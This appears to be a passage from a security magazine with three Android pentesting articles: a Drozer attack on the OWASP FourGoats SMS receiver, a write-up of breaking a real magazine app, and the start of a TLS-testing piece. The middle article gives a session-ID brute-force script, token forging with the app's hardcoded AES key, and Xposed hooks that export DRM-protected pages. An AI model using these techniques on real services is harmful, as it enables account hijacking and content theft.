-rw-r--r--  1 android android 97473759 Mar 10 05:53 base.apk
drwxr-xr-x 11 root    root        4096 Mar 13 03:14 basetest
-rw-r--r--  1 android android 18822827 Mar 13 02:52 basetest.apk
drwxr-xr-x 11 root    root        4096 Mar 13 02:56 basetest.apk_src
-rw-r--r--  1 android android      973 Mar  7 03:53 cacert.der
-rw-r--r--  1 android android    16943 May 25  2016 Droid_FF.png
```

3.2. In the AndroidManifest.xml file of FourGoats application, it can be seen that the action name is `org.owasp.goatdroid.fourgoats.SOCIAL_SMS` and component name is `org.owasp.goatdroid.fourgoats.broadcastreceivers.SendSMSNowReceiver`

AndroidManifest.xml

```
39        <activity android:label="@string/delete_users" android:name=".activities.DoAdminDeleteUser"/>
40        <activity android:exported="true" android:label="@string/authenticate" android:name=".activities.SocialAPIAu
41        <activity android:label="@string/app_name" android:name=".activities.GenericWebViewActivity"/>
42        <service android:name=".services.LocationService">
43            <intent-filter>
44                <action android:name="org.owasp.goatdroid.fourgoats.services.LocationService"/>
45            </intent-filter>
46        </service>
47        <receiver android:label="Send SMS" android:name=".broadcastreceivers.SendSMSNowReceiver">
48            <intent-filter>
49                <action android:name="org.owasp.goatdroid.fourgoats.SOCIAL_SMS"/>
50            </intent-filter> &gt;
51    </receiver>
52        </application>
53        <uses-permission android:name="android.permission.SEND_SMS"/>
54        <uses-permission android:name="android.permission.CALL_PHONE"/>
55        <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
56        <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
57        <uses-permission android:name="android.permission.INTERNET"/>
58    </manifest>
```

3.3. In SendSMSNowReceiver.java file, it can be observed that the component accepts two parameters: "`phoneNumber`" and "`message`"

SendSMSNowReceiver.java

```
1  package org.owasp.goatdroid.fourgoats.broadcastreceivers;
2
3  import android.content.BroadcastReceiver;
4  import android.content.Context;
5  import android.content.Intent;
6  import android.os.Bundle;
7  import android.telephony.SmsManager;
8  import org.owasp.goatdroid.fourgoats.misc.Constants;
9  import org.owasp.goatdroid.fourgoats.misc.Utils;
10
11 public class SendSMSNowReceiver extends BroadcastReceiver {
12     Context context;
13
14     public void onReceive(Context context, Intent intent) {
15         this.context = context;
16         SmsManager smsManager = SmsManager.getDefault();
17         Bundle extras = intent.getExtras();
18         smsManager.sendTextMessage(extras.getString("phoneNumber"), null, extras.getString("message"), null, null);
19         Utils.makeToast(this.context, Constants.TEXT_MESSAGE_SENT, 1);
20     }
21 }
```

3.4. Let's try to send a text message:

Syntax: `run app.broadcast.send --action <action_name> --component <package_name> <component_name> --extra <parameters>`

```
dz> run app.broadcast.send --action org.owasp.goatdroid.fourgoats.SOCIAL_SMS --c
omponent org.owasp.goatdroid.fourgoats org.owasp.goatdroid.fourgoats.broadcastre
ceivers.SendSMSNowReceiver --extra string phoneNumber 912343454567 --extra strin
g message "Hello"
dz>
```

Here the parameter "`phoneNumber`" has been set to the value "`912343454567`" and "`message`" as "`Hello`". After running the above command a notification can be seen on the UI that message has been sent.

This is how Drozer can be used to perform security assessment on Android application components. Android application components can be secured by adding the attribute `android:exported="false"` in AndroidManifest.xml file and also by setting proper permissions.

Authors: Venkatesh Sivakumar and Abhineeti Singh

Venkatesh Sivakumar (Pranav Venkat) is a security researcher working with one of the leading Indian IT companies He is one of the top security researcher in Google vulnerability reward program. He currently holds 56th rank in Google Hall of fame. He is also acknowledged by Google, Facebook, Microsoft, Twitter, Yahoo, AT&T, Netherlands CERT, Blackberry, Apple, Oracle, Ebay etc. for reporting vulnerabilities in their applications. He is also an occasional participant in Bugcrowd, Synack, Hackerone and Cobalt programs.

Twitter: @pranavvenkats
Linkedin: https://in.linkedin.com/in/pranavvenkats

Abhineeti Singh is a security researcher working with one of the leading Indian IT companies. She is acknowledged by Microsoft, Intel, Netherlands CERT etc. for reporting security vulnerabilities in their applications. She is also a Certified ISO27001 Lead Implementer and Certified Ethical Hacker.

Twitter: @abhineetisingh
LinkedIn: https://www.linkedin.com/in/abhineeti-singh-739628a4

When reverse engineering and hooking a mobile application enables one to abuse an API

by Jeremy Matos

Whether it is for usability/performance/connectivity reasons, providing a native mobile application in addition to an existing web solution has far more security implications than it may seem. Very often the mobile integration moves logic from the server to the client side, but this code cannot be considered secret any more.
With the exploitation of a real-world Android application, combining Java reverse engineering and hooking, we will see how it is possible to retrieve documents without paying for them because of a poor API design.

Whether it is for usability/performance/connectivity reasons, providing a native mobile application in addition to an existing web solution has far more security implications than it may seem. Very often the mobile integration moves logic from the server to the client side, but this code cannot be considered secret any more.

With the exploitation of a real-world Android application, combining Java reverse engineering and hooking, we will see how it is possible to retrieve documents without paying for them because of a poor API design.

Providing mobile apps is now absolutely required by business, and some solutions don't even have a website any more. Native is often the choice, providing better usability and performances and being able to address connectivity issues.

Most of the time, integration to an existing web solution is not straightforward: a new API is required. Authentication logic is normally handled by the server, but now has to be implemented on the client side for offline cases. As a consequence, it is tempting to move some code from the server to the mobile application.

But it can no longer be trusted and we will see why.

Objectives

The 3 goals of this article are to:

1. Demonstrate that a loss of revenue can happen because of a real-world Android application, even though the web part of the solution is correctly secured.
2. Show that Java reverse engineering and hooking are easy techniques.
3. Have a bird's eye view of the OWASP Mobile Top 10 2016.

Strategy

The target mobile application is a French magazine reading app. Content is not sensitive because they are public magazines, but they have a business value as they are sold. Moreover, there is some kind of DRM in place to restrict the number of mobile devices that can be used in parallel.

We will respect a strict code of conduct:

- Don't mess with user data.
- Responsible disclosure.

To limit the time spent on our research, we will only focus on these two points:

- Access control (OWASP M6 Insecure Authorization):
    - HTTP monitoring to see how documents are referenced in the API.
    - Use self-service property of the system: personal account with paid content vs creation of other free accounts.

- Authentication of mobile services (OWASP M4 Insecure Authentication):
    - HTTP monitoring to see how API requests are authenticated.
    - Reverse engineering of mobile application to understand authentication token content: Study Android version because Java reverse engineering is much easier.

If nothing relevant is found, we will switch to another mobile application.

Access control

The first step is to use the well known BURP proxy to intercept the HTTP traffic.

For that, we do a fresh install of the application and then configure the proxy in the network settings of our smartphone.


Then we do a login with the paying account and download a magazine.

The various HTTP messages are detailed in the sequence diagram below.

What is worth noting is that HTTPS is not used at all! This corresponds to OWASP M3 Insecure Communication. This makes traffic interception really easy as we don't even have to add the BURP certificate in the smartphone. And we will not have to fight certificate pinning.

Moreover, three different hostnames are involved and run PHP 5.2.17 which has been released in January 2011… The web servers are either IIS 7.5 or Apache 2.2.19 for Windows (released in June 2011…)!

We can be confident that the team behind the mobile solution doesn't know much about security.



From now on we can use BURP to replay the HTTP requests, but changing the authentication token to the one of a free account. If we can access magazines or metadata, it means access control is not properly implemented.

The access control results are listed in the table below:

Service	Bypass result
User publications list	Failure
Documents list	Failure
Screenshots	Success
Document download info	Success
Document content/DRM	Failure

So access control is partially missing, but only on not very sensitive features: screenshots and download URLs don't have business value.

We can conclude that we are not in front of an OWASP M6 Insecure Authorization vulnerability.

Authentication

Our next step is to reverse engineer the mobile application to understand what is the content of the authentication token.

The first thing we need for this static analysis is the archive of the application in the APK format. We could pull it from the smartphone, but we can also download it easily from a website such as APK-DL.

Warning: be careful of whatever malware you could get bundled when downloading it from such a source. If you plan to run the application, please do it from inside an emulator and not your own smartphone.

Then we can use the free tool called jadx to automatically convert the APK to readable Java code. The only thing to do is to start the GUI, open the APK file with it and wait a few minutes.

We can notice that nothing is obfuscated, corresponding to OWASP M9 reverse engineering.

We just search for the keyword auth, corresponding to the name of the authentication token. And we find the snippet of code below:

```
static JSONObject buildJson(String str, JSONObject jSONObject, JSONObject jSONObject2, Stri
    Crypto crypto = new Crypto();
    JSONObject jSONObject3 = new JSONObject();
    jSONObject3.put("id", str2);
    jSONObject3.put("sgn", str3);
    jSONObject3.put("sgn_ver", ConstantesBase.SGN_VER);
    jSONObject3.put("manufacturer", str4);
    jSONObject3.put("model", str5);
    jSONObject.put("device", jSONObject3);
    String BytesToHex = Crypto.BytesToHex(crypto.encrypt(jSONObject.toString()));
    jSONObject3 = new JSONObject();
    jSONObject3.put("crypted", "jdly");
    jSONObject3.put("value", BytesToHex);
    JSONObject jSONObject4 = new JSONObject();
    jSONObject4.put("cmd", str);
    jSONObject4.put("immAppId", "27");
    jSONObject4.put("auth", jSONObject3);
    jSONObject4.put("os", ConstantesBase.ANDROID_VERSION);
    if (jSONObject2 != null) {
        jSONObject4.put("params", jSONObject2);
    }
    return jSONObject4;
}
```

We now know what fields exactly are stored in this token. And we want to have a look at the encrypt method.

```
public byte[] encrypt(String str) {
    byte[] bArr = null;
    try {
        Key secretKeySpec = new SecretKeySpec(ConstantesBase._secretKey.getBytes(), "AES");
        AlgorithmParameterSpec ivParameterSpec = new IvParameterSpec(ConstantesBase._initialVectorParamSpec
        Cipher instance = Cipher.getInstance("AES/CBC/NoPadding");
        instance.init(1, secretKeySpec, ivParameterSpec);
        bArr = instance.doFinal(PadString(str, instance.getBlockSize()).getBytes());
    } catch (Throwable e) {
```

AES is used is CBC mode, which is not best practice, but what is more interesting is the content of the secret key and initialization vector: they are constants! Meaning they are exactly all the same for all the users of the mobile application.

Their values are the product of a fantastic imagination:

```
static String _initialVectorParamSpec = "6543210987654321";
static String _secretKey = "1234567890123456";
```

Using 1234567890123456 as a security key is clearly OWASP M5: Insufficient Cryptography!


What we can now do is decrypt the content of the token corresponding to the paying account. This can be done by those few lines of Python:

```
key = '1234567890123456'
IV = '6543210987654321'
mode = AES.MODE_CBC
blockSize = 16

def pad(clear):
    resulting = clear
    while(len(resulting) % blockSize !=0):
        resulting = resulting + ' '
    return resulting

def encrypt(clear):
    encryptor = AES.new(key, mode, IV=IV)
    encrypted = encryptor.encrypt(pad(clear))
    return binascii.hexlify(encrypted).decode()

def decrypt(encrypted):
    decryptor = AES.new(key, mode, IV=IV)
    data = binascii.unhexlify(encrypted)
    decrypted = decryptor.decrypt(data).decode()
    return decrypted
```

It is then possible to spoof the server by:

- Modifying the clear text content of the token.
- Encrypting it to get it accepted.

Here is the sequence diagram corresponding to the HTTP traces of the login flow:



By having a quick look at the `userId` and `sessionId`, it seems they are 32 bit positive even numbers.

We create 10 free accounts in a batch: this feature is only available in the web version of the solution, but does not validate the email address. So we just have to replay the corresponding HTTP message to do batch registration.

We notice that userId is a sequence incremented by 2 and that the binary form of sessionId always start with 16 zeros, i.e. is a multiple of 2^16.

We are clearing facing OWASP M4: Insecure Authentication.

A quick Google search on "PHP windows random" shows that the `rand` method is predictable and the range on Windows is 2^15.

As PHP is open source, we can have a look at the code and implement in Python the same `rand` method.

```
base32 = 1 << 32
a = 214013
b = 2531011

def successor(input):
    return (input*a + b) % base32

def next():
    global rs
    rs = successor(rs)
    return (rs>>16) & 0x7fff
```

It predicts perfectly "random" values on Windows 10 and PHP 5.6.

But we were unable to find a relation between the different sessionId generated in a batch.

Yet bruteforce is a reasonable strategy because:

- `userIds` are known.
- only 32768 possible `sessionIDs`.
- `sessionId` is valid at least several days (looking at BURP traces on different days the content did not change but we still can download content).
- there is no link to user data, like email address, credit card number, etc. So we are not messing with personal data.

Before doing the bruteforce attack, we want to check the blocking behaviour. After giving several wrong `sessionIds` for a given `userId`, we conclude that there is no locking at all. But the response time is above eight seconds, and less than 0.5 second otherwise.

This “protection” is totally useless because if we wait a bit more than 0.5 second we know that this is a wrong `sessionId`.

Our bruteforce strategy will be the following:

- Search for accounts with paying content (i.e. non-empty list of publications).
- From more recent to older: more likely to have an up-to-date subscription.

The following Python script implements this bruteforcing logic:

```
p1 = re.compile('(.*)MDC_REJECT_BS(.*)', re.MULTILINE) #bad userId+sessionId
p2 = re.compile('(.*)OK(.*)', re.MULTILINE) #correct userId+sessionId
maxsid = 32768 #php bad random max value
nbThreads = 64 #with more threads, backends cannot serve all requests
timeout = 3.0 #with many threads, response time decreases
#we can try about 64/3 sessionId per second, on average 16384 tries required, i.e about 13 minutes

def computePostData(sessionid,candidate):
    auth2["idSession"] = 65536*sessionid #2^16
    auth2["idUser"] = candidate
    token = encrypt(json.dumps(auth2))
    return "request=%7B%22immAppId%22%3A%2298%22%2C%22os%22%3A%22android+4.4.4%22%2C%22cmd%22%3A%22listUserPublications%2

def roundrobin():

def trySessionIdForCandidate(sessionid,candidate):
    try:
        r = requests.post(roundrobin(), headers = headers, data = computePostData(sessionid,candidate), timeout=timeout)
        result = str(r.content)
        if not p1.match(result) and p2.match(result):
            print("Success for candidate: "+candidate+" and session "+sessionid)
            found.append(candidate+";"+sessionid)
    except requests.Timeout:
        return #no response after timeout means bad sessionid

def tryBatchForCandidate(start,stop,candidate):

def tryAllSessionsForCandidate(candidate):
    split = int(maxsid/nbThreads)
    for i in range(0, nbThreads):
        t = threading.Thread(target=tryBatchForCandidate, args=[i*split, (i+1)*split, candidate])
        threads.append(t)
        threads[i].start()

    for j in range(0, nbThreads):
        threads[j].join()

tryAllSessionsForCandidate(1234568)
```

We must limit the number of threads otherwise we kill the back-ends, and the response time in case of success becomes more than three seconds. With some fine tuning, we are able to find a new valid `userId/sessionId` every 13 minutes on average.

After a few hours, several accounts with the latest magazines are found.

To read those magazines, the only thing we have to do is inject this `userId/sessionId` in the HTTP login response.

Exporting the magazines out of the smartphone

Now that we can read many magazines without paying for them, we would like to be able to do so on the laptop with a high-resolution screen rather than on the limited display of the smartphone. But a DRM is in place, i.e., the document is encrypted when delivered to the mobile device.

We could continue the reverse engineering with jadx, but we will discover that the decrypted document has a proprietary format including:

- Pictures.
- Text displayed on top of pictures (to enable copy/paste, search).
- XML metadata (index, page summaries, etc.).

We could try to copy the source code of the Java library responsible for the graphical rendering, but it means pulling dozens of classes that are highly dependent on Android APIs.

It is far easier to hook the application when it is rendering the pictures.

For that we will use the Xposed framework. It overloads the application behaviour by intercepting calls in the virtual machine. This means that no change has to be done on the APK archive: we will produce a second APK that overrides some features of the original one. But Xposed requires a jailbroken device because it changes the classloader.

Such a jailbroken device can easily be obtained with the genymotion emulator: you just need to change an option in the settings. And you can check you have root access by typing `su` within a Terminal application.

We now have to develop with Android Studio a hook that exports pages at full resolution as png files when the document is loaded.

The following code saves a screenshot each time a new page is displayed:

```
public void handleLoadPackage(final LoadPackageParam lpparm) throws Throwable {

    if (!lpparm.packageName.equals(ourPackageName))
        return;

    findAndHookMethod(ourClassToHook, lpparm.classLoader, "getDimensionFromBytes", byte[].class,"int", "int", "float", "float", "boolean", (XC_MethodHook) beforeHookedMethod(param) → {
            InputStream is = new ByteArrayInputStream((byte[]) param.args[0]);
            Bitmap result = BitmapFactory.decodeStream(is);
            savePage(result);
    });

    findAndHookMethod(ourClassToHook, lpparm.classLoader, "loadPage", "int", "short", "int", "int", "boolean", (XC_MethodHook) beforeHookedMethod(param) → {
            pageNumber = (Integer) param.args[0];
            XposedBridge.log("Page number now is "+pageNumber);
    });
}

private void savePage(Bitmap input)
{
    FileOutputStream out = null;
    String filename = "/mnt/myshare/mydoc_"+pageNumber+".png";
    try {
        out = new FileOutputStream(filename);
        input.compress(Bitmap.CompressFormat.PNG, 100, out);
        XposedBridge.log("Page successfully written "+pageNumber+" : "+input.getWidth()+"*"+input.getHeight());
    } catch (Exception e) {
        XposedBridge.log("error writing page "+e.getMessage());
```

We can improve it by iterating on all pages by writing an `afterHookedMethod` on `loadPage` that will call `loadPage(nextPage)` via introspection.

And create another `afterHookMethod` injecting the desired `userId/sessionId`.

This is known as OWASP M8: Code Tampering.

The only limitation in the implementation of those hooks is your knowledge of advanced Java features (introspection, generics, classloaders…) and the poorly documented Xposed API.

Conclusion

We have seen that a native mobile application, and especially its Android version, can be the Achilles heel of a correctly secured web solution.

Java reverse engineering is really easy with jadx if the code is not obfuscated. And changing the application behaviour is not a problem thanks to hooking frameworks such as Xposed.

This is often a fast track to abusing APIs that need to hide secrets on the client side.

Author: Jeremy Matos

Jeremy has been working in building secure software for more than 10 years. With an initial academic background as a developer, he designed and helped implementing a breakthrough mobile two-factor authentication solution. And participated in research projects to mitigate Man In The Browser and Man In The Mobile attacks. He also led code reviews and security validation activities for companies exposed to reputation damage or where the insider is the enemy. He now provides software security services at his own company and advises startups dealing with sensitive blockchain use cases. He presented last year at DefCon Crypto Village a new attack vector on encrypted messaging apps called Man In The Contacts. He also teaches application security and blockchain technologies in Swiss and French universities.

Pentesting transport layer security in Android apps, and effective tools


by Vijay Kumar Sharma

The bulk of data flows between the Android applications and the server. All the work in smartphones is done through these applications so there is reason to worry. The four pillars of information security are on stack, i.e. integrity, authenticity, availability, confidentiality. The bulk of data is in motion, especially after India's PM's mission, digital India, all money transactions and official documents went digital, so here we clearly see a problem. We need a clearly described method for techies or developers or users through which they defined that this application is secure or not with respect to the Transport Layer.

There is much research going on the field of Android security but there is not a single clear method proposed with respect to the Transport Layer security in Android applications so there is a need to give a proper approach to define whether this app is TLS/SSL secure or not.

Introduction

Android app penetration tests have various methods, as required at the time of testing. Sometimes, we have to use several methods or tools together for the sake of accuracy. We can describe penetration testing as an art or methodology by which a user finds loopholes in his program (in common terminology). As we know, Android users use mostly Android applications for their various activities on internet, so in between an application and a server, a very large amount of data is flowing. We have to make sure of the security of this data so it cannot be compromised by Man in The Middle Attacks.






Fig 1. Examples of lack of security (HTTP)

The smartphone is the new key aspect of innovation. In the future, smartphones will probably replace laptops and personal computers. In the world of smartphones, the Android is rising as the most popular and powerful operating system. The reason behind this is the flexibility and power of Linux and most importantly, it is open source so everyone can easily afford it. The power and affordability of microelectronics and Android make an incredible combo, that's why Android smartphones are within the reach of every common person, not just in India, but in the whole world. This has become an area of concern and the Android phone's security is at stake. The reasons are many but in this paper, we are concerned about the security of the transport layer in Android applications. Mostly, Android users are doing all the activities by using their Android-apps so the apps are how they communicate with the server and the server replies to them just like the web apps.

1.1. Transport layer

The transport layer is the fourth layer in the OSI (open system interconnection) model which is mainly responsible for the end to end communication over a network. It provides error correction and logical communication between hosts with the help of properly defined protocols.

1.2. Insufficient Transport Layer Protection

We divide the scenario in two sides; first is the server side scenario and second is device side scenario. On both sides, there are the following reasons for vulnerability:

Server side scenario:

1. Using expired SSL certificate
2. SSL certificate from untrusted third party CA Not using the RC4 and CBC based ciphers
3. Using older versions of TLS and SSL
4. Using less complex algorithm for encryption

Device side scenario:

1. Exposed framework
2. Using device with root mode
3. Download the application from the untrusted sources
4. Using open /insecure Wi-Fi connections

Objectives

The main objective of this work is to:

- Give a systematic and clear approach to define whether the app is TLS/SSL secure or not.
- This can be more efficient for penetration testing and consume less time.

Literature review

Overview of https in Android

Cryptography is difficult to implement, even with modern software. In order to create resistant keys, complex algorithms and programming mechanisms are needed. Hundreds of algorithms are used for different steps in the encryption process. Adding to this, developers aren't always taught security best

practices. As computers increasingly grow in their processing capacity, so will the encryption systems grow in intricacy to maintain their defenses against brute force and man-in-the-middle (MITM) attacks. Internet systems have developed greater complexity with the influx of users, web stakeholders, and non-traditional server methodologies. In order to secure user data and the integrity of Internet-connected applications, developers must be able to properly implement encryption technologies. SSL/TLS is one such cryptographic system which requires a layer of abstraction in order to be usable to developers. SSL was developed to provide an end-to-end encrypted data channel for servers and clients on wireless systems. Given that wireless technology is prone on the physical level to eavesdropping attacks based on RF broadcast interception, this cryptographic protocol is vital for the secure transfer of any data to and from cell phones. The corner-stone of SSL is the ability of the client to confirm without a doubt that the server contacted is the correct one. From here, data can then be transferred with trust. To establish this state of trust, a complicated, mixed public-private key exchange takes place. This requires an extensive handshake and verification process to avoid sending the encryption key to any interceptors on the network who have latched on to the chain of communication.




Figure 2 A simple TLS handshake.

conver-
by Eve

